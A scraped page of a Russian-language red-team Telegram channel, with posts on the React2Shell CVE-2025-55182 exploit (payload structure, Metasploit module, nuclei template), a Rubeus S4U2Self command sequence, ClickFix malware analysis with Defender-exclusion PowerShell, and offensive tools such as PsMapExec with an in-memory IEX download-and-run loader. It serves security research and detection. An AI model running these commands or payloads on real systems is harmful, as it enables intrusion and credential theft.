TGViewer
Channel Public Channel
Whitehat Lab

Whitehat Lab

@wh_lab

Авторский канал об информационной безопасности. Здесь свежие CVE и разбор уязвимостей, инструменты и методики Red Team, внутренняя инфраструктура, практические заметки #nav
Контакты: https://whlab.ru
По рекламе: https://telega.in/c/wh_lab или @exited3n
Subscribers
3.5K
Photos
533
Videos
1
Links
589

Showing posts older than #494 · Back to latest

Older Posts 18 shown
Post #493 854

Forwarded from wr3dmast3r vs pentest

Данный материал подготовлен мной совместно с моим учеником для всех, кто пытается начать свой путь в области безопасности веб-приложений ☺️

На мой взгляд, PortSwigger является фаворитом среди всех обучающих материалов по информационной безопасности, и мне бы хотелось, чтобы вы в первую очередь пользовались именно бесплатными источниками знаний, а не платили за сомнительные курсы. Тем более, что большинство курсов на русском языке и так заимствуют значительную часть материалов, представленных здесь 🤓

Дальнейшее развитие репозитория возможно с вашей помощью: каждый из вас может внести вклад, добавляя решения лабораторных работ. Со своей стороны я буду по мере сил пополнять разделы, и вместе мы сделаем вход в изучение веб-безопасности бесплатным и доступным для каждого 🎧

Подробнее
  • ❤ 5
  • 🔥 4
Post #492 1.2K
⚙️ CVE-2025-55182 - React Server Components RCE PoC

CVE-2025-55182 is a critical Remote Code Execution (RCE) vulnerability in React Server Components (RSC) affecting Next.js applications using App Router with Server Actions

The vulnerability exists in the Flight protocol deserialization process, allowing attackers to achieve arbitrary code execution through prototype pollution


Msf:

use multi/http/react2shell_cve_2025_55102


BurpSuite ActiveScan++ детектит React2Shell

🖥 Repo
🖥 Advisory

#cve #poc #nextjs #react

✈️ Whitehat Lab 💬Chat
  • ❤ 3
  • 👍 2
Post #491 866

Forwarded from HaHacking

⚠️ #web #offense #события #заметки

➡️Что по поводу React2Shell (CVE-2025-55182 / CVE-2025-66478)?

Исходя из обновлённых react2shell.com (ресурс от автора CVE) и репозитория msanft/CVE-2025-55182, на данный момент имеем следующее: подтверждается, что наконец стали распространяться валидные PoC, не требующие подключения vm#runInThisContext, child_process#exec, fs#writeFile и им подобных;


🐇 Проблема

Сервер и клиент обмениваются чанками, передавая их через form-data — причём чанки могут содержать ссылки друг на друга. До этого коммита не проверялось, принадлежит ли ключ объекту — можно было добраться до прототипа;

С помощью нагрузки вроде "$1:__proto__:constructor:constructor" можно получить [Function: Function] — глобальный конструктор;


Если чанк имеет поле then, то уязвимый сервер думает, что это промис — делает await decodeReplyFromBusboy(...) и вызывает then(resolve, reject);

Соответственно, можем сформировать специальный объект, где then указывал бы на Function.


files = {
"0": (None, '{"then":"$1:__proto__:constructor:constructor"}'),
"1": (None, '{"x":1}'),
}


🐇 Эксплуатация

0️⃣ Десериализатор React через getChunck берёт чанк с ID=0 как корневой для разбора ссылок;

1️⃣ Через специальный синтаксис ($@) можно сослаться из чанка ID=1 на чанк ID=0, который вернул бы сырой чанк вместо разобранного объекта;

2️⃣ Когда .status вредоносного чанка = "resolved_model", мы попадаем в initializeModelChunk — где .value парсится как JSON, резолвятся ссылки и вызывается reviveModel, куда передаётся _response из чанка;

3️⃣ При обработке blob'ов с префиксом $B происходит вызов response._formData.get(response._prefix + obj);

4️⃣ Значит, в ._formData — указываем на конструктор Function, а в ._prefix — на произвольный код;

5️⃣ response._formData.get(response._prefix + "0") превратится в Function("█████████") ⚡️


🐇 Полезная нагрузка

crafted_chunk = {
"then": "$1:__proto__:then",
"status": "resolved_model",
"reason": -1,
"value": '{"then": "$B0"}',
"_response": {
"_prefix": f"███████████████████;",
"_formData": {
"get": "$1:constructor:constructor",
},
},
}

files = {
"0": (None, json.dumps(crafted_chunk)),
"1": (None, '"$@0"'),
}


Разбирая полезную нагрузку по пунктам:
▪️"then": "$1:__proto__:then"
➡️ чтобы чанк ID=0 переписал собственный .then();

▪️"status": "resolved_model"
➡️ чтобы Chunk.prototype.then перешёл к выполнению initializeModelChunk;

▪️"reason": -1
➡️ чтобы не упасть на моменте toString в initializeModelChunk;

▪️"value": '{"then": "$B0"}'
➡️ чтобы после второго прохода десериализации превратить в thenable и добраться до response._formData.get(response._prefix + obj);

▪️"_prefix"
➡️ здесь произвольный код для выполнения;

▪️"_formData"
➡️ здесь указываем на конструктор;


🐇 Патч

CVE-2025-55182
Уязвимые версии: от React 19 до React 19.2.0
Починили в React 19.2.1

Починили тут: facebook/react/commit/7dc903cd29dac55efb4424853fd0442fef3a8700
Объявили тут: react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components


CVE-2025-66478
Уязвимые версии: от Next.js 15 до Next.js 16
Починили в этих версиях

Починили тут: vercel/next.js/commit/6ef90ef49fd32171150b6f81d14708aa54cd07b2
Объявили тут: nextjs.org/blog/CVE-2025-66478


⬜➖⬜➖⬜➖

Здесь и здесь — подробный разбор причины, следствия и эксплуатации, а также PoC от сильного тайваньского CTF'ера:

   🧩   msanft/CVE-2025-55182

   🧩   maple3142/48bc9393f45e068cf8c90ab865c0f5f3

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"█████████████;","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}


➡️Stay safe!

   @HaHacking  🐇
  • ❤ 3
Post #490 1.11K
Причина сокращения срока действия сертификатов в новых требованиях ассоциации CA/Browser Forum, выработанные в ходе совместной работы производителей браузеров и удостоверяющих центров

Ладно, есть Certbot, так что не паримся

🔗 Site
💻 Repo

#letsencrypt #certificate #certbot

✈️ Whitehat Lab 💬Chat
  • ❤ 1
Post #489 1.05K
⚙️ CVE-2025-55182 - React Server Components RCE

PoC к данной CVE

Уязвимые версии:

react-server-dom-webpack: 19.0.0, 19.1.0, 19.1.1, 19.2.0
Next.js: 15.x, 16.x (App Router)


Ожидаемый вывод:

=== CVE-2025-55182 - RCE via vm.runInThisContext ===

Test 1: Direct call to vm#runInThisContext with code
1+1 = {"success":true,"result":"2"}

Test 2: vm.runInThisContext with require
RCE attempt: {"success":true,"result":"uid=501(nick) gid=20(staff)..."}


Шаблон для nuclei:

id: CVE-2025-55182

info:
name: React Server Components RCE - CVE-2025-55182
author: sickwell
severity: critical
description: |
Remote Code Execution vulnerability in React Server Components via react-server-dom-webpack.
Missing hasOwnProperty check in requireModule allows prototype chain access to Node.js modules.
reference:
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-55182
- https://github.com/ejpir/CVE-2025-55182-poc
classification:
cve-id: CVE-2025-55182
cwe-id: CWE-20
tags: cve,cve2025,rce,react,server-components,nodejs

variables:
boundary: "----NucleiBoundary{{randstr}}"
math_code: "Math.PI * 2"
expected_result: "6.283185307179586"

http:
- method: POST
path:
- "{{BaseURL}}/formaction"
- "{{BaseURL}}/api/formaction"
- "{{BaseURL}}/api/v1/login"
- "{{BaseURL}}/actions"
- "{{BaseURL}}/server-actions"

headers:
Content-Type: "multipart/form-data; boundary={{boundary}}"
User-Agent: "Nuclei - CVE-2025-55182"

body: |
--{{boundary}}
Content-Disposition: form-data; name="$ACTION_REF_0"

--{{boundary}}
Content-Disposition: form-data; name="$ACTION_0:0"

{"id":"vm#runInThisContext","bound":["{{math_code}}"]}
--{{boundary}}--

extractors:
- type: regex
name: vulnerable_path
part: url
regex:
- '(/(?:formaction|api/formaction|api/v1/login|actions|server-actions))'

matchers:
- type: dsl
dsl:
- 'status_code == 200'
- 'contains(body, "success")'
- 'contains(body, "result")'
- 'contains(body, "{{expected_result}}")'
condition: and

matchers-condition: and


💻 Repo

#cve #poc #react #webpentest #rce

✈️ Whitehat Lab 💬Chat
GitHub GitHub - ejpir/CVE-2025-55182-research: CVE-2025-55182 POC CVE-2025-55182 POC. Contribute to ejpir/CVE-2025-55182-research development by creating an account on GitHub.
  • ❤ 4
  • 👍 2
Post #488 875

Forwarded from Cybred

🔥 10/10 React4shell

В официальном блоге React только что выкатили пост про CVE-2025-55182, которая позволяет в один запрос получить RCE. Уязвимы версии 19.0.0, 19.1.0, 19.1.1, 19.2.0, а еще фреймворки Next.JS, Vite, Parcel, и Waku.

Just when I thought the day was over… CVE-2025-55182 shows up 🫠


Сам баг находится в RSC-рантайме, который принимает данные и небезопасно десериализует их. Запатчиться сейчас почти никто не успел, а уязвимость можно считать одной из самых критичных, которые находили в React за все время.
react.dev Critical Security Vulnerability in React Server Components – React The library for web and native user interfaces
  • ❤ 1
  • 🔥 1
Post #487 1.19K
↔️ BounceBack 1.5.2

Stealth redirector for your red team operation security


BounceBack is a powerful, highly customizable and configurable reverse proxy with WAF functionality for hiding your C2/phishing/etc infrastructure from blue teams, sandboxes, scanners, etc. It uses real-time traffic analysis through various filters and their combinations to hide your tools from illegitimate visitors


💻 Repo

#c2 #redteam #proxy #redirector

✈️ Whitehat Lab 💬Chat
  • 🔥 2
Post #484 1.11K

Forwarded from CyberSecrets

Права на сброс пароля компьютеру

Неделю назад в чате RedTeam Brazzers один из участников задал вопрос, если есть права на сброс пароля для объекта компьютер, то единственный вектор эксплуатации только при условии, что компьютер имеет какие-то привилегии на другие объекты. Я предположил, что можно попробовать выписывать TGT билеты до того момента как администраторы вернут машине доверие в домене (сбросят пароль через сам компьютер), дальше использовать этот TGT билет Kerberos (пока он валидный) для получения доступа на хост через S4U2Self. Мне ответили, что пройти аутентификацию уже будет невозможно.

Сначала я согласился с этим ответом, но сама мысль не давала мне покоя. Я решил проверить свою гипотезу в лаборатории. В результате записал демо, в котором видно, что после восстановления доверия между компьютером (пароль меняется) все еще можно выполнять технику S4U2Self со «старым» TGT билетом Kerberos.

Последовательность команд
$object = [ADSI]"LDAP://CN=WS-238,CN=Computers,DC=domain,DC=local"
$object.Invoke("SetPassword", "Qwerty123")
$object.CommitChanges()

.\Rubeus.exe asktgt /user:ws-238$ /password:Qwerty123 /domain:domain.local /dc:dc01.domain.local /outfile:ws-238.kirbi

# Ждем, когда администраторы восстановят доверие между доменом и компьютером
# Test-ComputerSecureChannel -Repair -Credential (Get-Credential)

.\Rubeus.exe purge # можно использовать runas.exe /netonly
.\Rubeus.exe s4u /impersonateuser:admin /self /altservice:http/ws-238 /user:ws-238$ /domain:domain.local /dc:dc01.domain.local /ptt /ticket:ws-238.kirbi

Enter-PSSession ws-238


По умолчанию срок жизни TGT билета Kerberos 10 часов для обычных учетных записей и 4 часа для входящих в группу Protected Users. Но компьютеры не будут входить в эту группу.

Данная вектор нарушает работу хоста и должен выполняться по согласованию с заказчиком.

#Внутрянка #ActiveDirectory
  • 👍 8
  • ❤ 1
Post #483 1.08K
💻 Relay Informer

Python and BOF utilites to the determine EPA enforcement levels of popular NTLM relay targets from the offensive perspective


💻 Repo

#windows #relay

✈️ Whitehat Lab 💬Chat
  • 🔥 4
Post #479 1.66K
🔄🔎 Setezor v1.0.8

Инструмент для анализа и проектирования сетевой инфраструктуры. Будет полезен пентестерам, сетевым инженерам, системным администраторам.

UPD

Возможности:

Работа с веб-интерфейсом
Табличное представление данных
Экспорт данных
Скриншот веб-ресурса
Поиск ПО по узлам сети
Сканирование с использованием nmap, masscan и scapy
Парсинг pcap-файлов
Интеграция с search-vulns
Формирование отчёта по найденным уязвимостям
Поиск по SNMP
Построение карты сети
Поиск субдоменов через DNS
HTTP REST API


Установка и запуск:

sudo apt install ./setezor_<ver>.deb

# Переменные окружения
export SERVER_REST_URL=https://<ip/domain>:<port>
export SECRET_KEY=abcdef

# Сервер
setezor

# Агент
setezor -s -p <port>


💻 Home
💻 Download

#setezor #network

✈️ Whitehat Lab 💬Chat
  • ❤ 2
Post #478 1.39K
💻 Windows Post-Exploitation Without Tools

Пост эксплуатация Windows без использования сторонних инструментов, в основном там 💻 PowerShell, WMI и стандартные инструменты ОС, рекомендую ⭐️

Understanding Living Off the Land

The term comes from the military concept of living off the land during operations - using local resources instead of bringing your own supplies. In cybersecurity, it refers to using built-in system tools and legitimate executables for malicious purposes. These binaries are often called LOLBins (Living Off the Land Binaries) or LOLBAs (Living Off the Land Binaries and Scripts


🔗 Research (eng.)

#redteam #windows #lolbins #powershell #wmi

✈️ Whitehat Lab 💬Chat
xbz0n.sh Living Off the Land: Windows Post-Exploitation Without Tools I'll never forget one of my first red team engagements where I learned this lesson the hard way. I'd spent two days carefully phishing my way into a financia...
  • 👍 6
Post #477 1.31K
🦎🔄 AdaptixC2 v0.11

Вышел релиз лучшего open-source C2 ❤️

Обзоры


UPD 0.11:

Изменения

Переход на Go 1.25.x
Добавлены крутые BOF'ы

⭐️Возможности:

Server/Client Architecture for Multiplayer Support
Cross-platform GUI client
Fully encrypted communications
Listener and Agents as Plugin (Extender)
Client extensibility for adding new tools
Task and Jobs storage
Files and Process browsers
Socks4 / Socks5 / Socks5 Auth support
Local and Reverse port forwarding support
BOF support
Linking Agents and Sessions Graph
Agents Health Checker
Agents KillDate and WorkingTime control
Windows/Linux/MacOs agents support
Remote Terminal


⚙️Установка/Запуск 💻:

sudo apt install mingw-w64 make gcc g++ g++-mingw-w64

wget https://go.dev/dl/go1.25.4.linux-amd64.tar.gz -O /tmp/go1.25.4.linux-amd64.tar.gz
sudo rm -rf /usr/local/go /usr/local/bin/go
sudo tar -C /usr/local -xzf /tmp/go1.25.4.linux-amd64.tar.gz
sudo ln -s /usr/local/go/bin/go /usr/local/bin/go

# for windows 7 support by gopher agent
git clone https://github.com/Adaptix-Framework/go-win7 /tmp/go-win7
sudo mv /tmp/go-win7 /usr/lib/

sudo apt install gcc g++ build-essential make cmake mingw-w64 g++-mingw-w64 libssl-dev qt6-base-dev qt6-base-private-dev libxkbcommon-dev qt6-websockets-dev qt6-declarative-dev

make server-ext
make client


💻 Rep
💻 Extension-Kit
📔 Docs
✈️ Group

#adaptixc2 #redteam #soft

✈️ Whitehat Lab 💬Chat
  • 😎 4
  • 👍 2
  • ❤ 1
Post #475 993

Forwarded from Detection is easy

Всем привет! 💻✌️

Давайте разберем способы обхода обнаружения, которые применялись в фишинговой кампании

👨‍💻 Посмотрим TTP:

🔤Атака начинается с ClickFix (имитируется обновление системы: синий экран с процентами - всё привычно), в результате чего запускается удалённый скрипт через mshta.exe

🔤Приложение hta запускает powershell.exe с командлетами iex (irm https://example.com/asf)

🔤Теперь самое интересное. Скачанный ps1 начинает свою работу с повышения привилегий (UAC) и добавления исключений в Windows Defender


$uQVLE622ThHArk = "Add-MpPreference -ExclusionPath 'C:\Windows\Temp'"
$uQVLE622ThHArk +=
"; Add-MpPreference -ExclusionPath '$env:WINDIR"
$uQVLE622ThHArk +=
; Add-MpPreference -ExclusionPath '$env: TEMP"
$uQVLE622ThHArk +=
Add-MpPreference -ExclusionPath '$env: USERPROFILE"
$uQVLE622ThHArk +=
Add-MpPreference -ExclusionPath '$env:APPDATA"
$uQVLE622ThHArk += ";
Add-MpPreference -ExclusionPath '$env: LOCALAPPDATA"
$uQVLE622ThHArk += "; Add-MpPreference -ExclusionIpAddress '178.16.55.189', '94.154.35. 25'


🔤Для повышения привилегий атакующие запускают powershell.exe с аргументом -Verb RunAs


$aXNXjSqHUpLoYk = Start-Process powershell.exe
-ArgumentList "-WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass - Command
`$ErrorActionPreference='Stop'; $uQVLE622ThHArk" `
-Verb RunAs `
-PassThru


И, судя по отчёту, этот функционал запускается в цикле до тех пор, пока пользователь не согласится выдать привилегии

🔤Последним этапом идёт установка RAT или стилера

🔭 Обнаружение:

🔤 отслеживаем аргументы powershell Add-MpPreference, Set-MpPreference, -Exclusion*

🔤 отслеживаем создание новых значений в ключах реестра HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\

🔤 отслеживаем события
ProviderName = "Microsoft-Windows-Windows Defender/Operational" AND EventId=5007 AND NewValue contains "Microsoft\Windows Defender\Exclusions"

#detection@detectioneasy
#ttp@detectioneasy
Acronis Fake adult websites pop realistic Windows Update screen to deliver stealers via ClickFix Acronis TRU researchers have discovered an ongoing campaign that leverages a novel combination of screen hijacking techniques with ClickFix, displaying a realistic, full-screen Windows Update of “Critical Windows Security Updates” to trick victims into executing…
  • 🔥 5
Post #474 1.32K
🔄💻 File Tunnel v3.0.1

TCP туннель через файл

Supported File Systems:

Bypassing a firewal
l:

# Host A
ft.exe -L 5000:127.0.0.1:3389 --write "\\server\share\1.dat" --read "\\server\share\2.dat"

# Host B
ft.exe --read "\\server\share\1.dat" --write "\\server\share\2.dat"


Tunnel TCP through RDP:

# Host A
ft.exe -L 5000:192.168.1.50:8888 --write "C:\Temp\1.dat" --read "C:\Temp\2.dat"

# Host B
ft.exe --read "\\tsclient\c\Temp\1.dat" --write "\\tsclient\c\Temp\2.dat"


💻 Repo

#windows #filetunnel

✈️ Whitehat Lab 💬Chat
  • 👍 3
Post #473 864

Forwarded from RedTeam brazzers (Миша)

Друзья, всем привет!

У меня есть чудесные новости! Совместно с журналом «Хакер» была выпущена моя первая книга «Windows глазами хакера»!

На этой неделе хотел держать информацию в тайне, но, к сожалению, не получилось 😁😁

Если вы желаете оформить заказ уже сейчас, то обратитесь на сайт BHV:
https://bhv.ru/product/windows-glazami-hakera/

Мы также организуем конкурс с призовым фондом в пять книжек среди подписчиков !:) Конкурс начнем лишь после получения мной авторских экземпляров))

Вы также можете попытать удачу в дружественном телеграм-канале, который уже запустил аналогичный розыгрыш! https://t.me/it_secur/3842
  • 🔥 16
  • 👍 1
Post #472 1.24K
🔄 💻 PsMapExec v0.9.2

Вышло большое обновление отличного инструмента пост эксплуатации в 💻 Active Directory, написанного на PowerShell.

UPD. 0.9.2

Дополнительные модули в LDAP:

GMSA
ConstrainedDelegation
UnconstrainedDelegation
AdminCount
ComputerSIDs
UserDescriptions
UserLogonRestrictions
UserPasswords
UserSIDs


Текущая поддержка методов (протоколов)
:

🔵RDP
🔵SessionHunter
🔵SMB
🔵SMB Signing
🔵LDAP / LDAPS
🔵SSH
🔵Spraying
🔵VNC
🔵WinRM
🔵WMI
🔵MSSQL
🔵Kerberoast


Реализованные модули:

🔵 Amnesiac - выполнение Amnesiac C2 пейлоадов
🔵 ConsoleHistory - история в PowerShell
🔵 Files - файлы в типичных директориях
🔵 KerbDump - дамп Kerberos билетов
🔵 eKeys - дамп ключей (Mimikatz)
🔵 LogonPasswords - дамп logon passwords (Mimikatz)
🔵 LSA - дамп LSA (Mimikatz)
🔵 NTDS - реализация DCsync
🔵 SAM - дамп SAM


Запуск из памяти:

IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PME-Scripts/main/Invoke-NETMongoose.ps1");IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")


Примеры:

# Текущий пользователь
PsMapExec -Targets All -Method [Method]

# С паролем
PsMapExec -Targets All -Method [Method] -Username [Username] -Password [Password]

# С хешем
PsMapExec -Targets All -Method [Method] -Username [Username] -Hash [RC4/AES256]

# С билетом
PsMapExec -Targets All -Method [Method] -Ticket [doI.. OR Path to ticket file]

# Дамп SAM файла
PsMapExec -Targets DC.domain.local -Method SMB -Ticket [Base64-Ticket] -Module SAM

# Kerberoasting
PsMapExec -Method Kerberoast -ShowOutput

# Использование модулей
PsMapExec -Targets All -Method [Method] -Module [Module]


💻 Repo
📔 Documentation

#soft #pentest #powershell #psmapexec #redteam #windows

✈️ Whitehat Lab 💬Chat
  • 👍 9
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →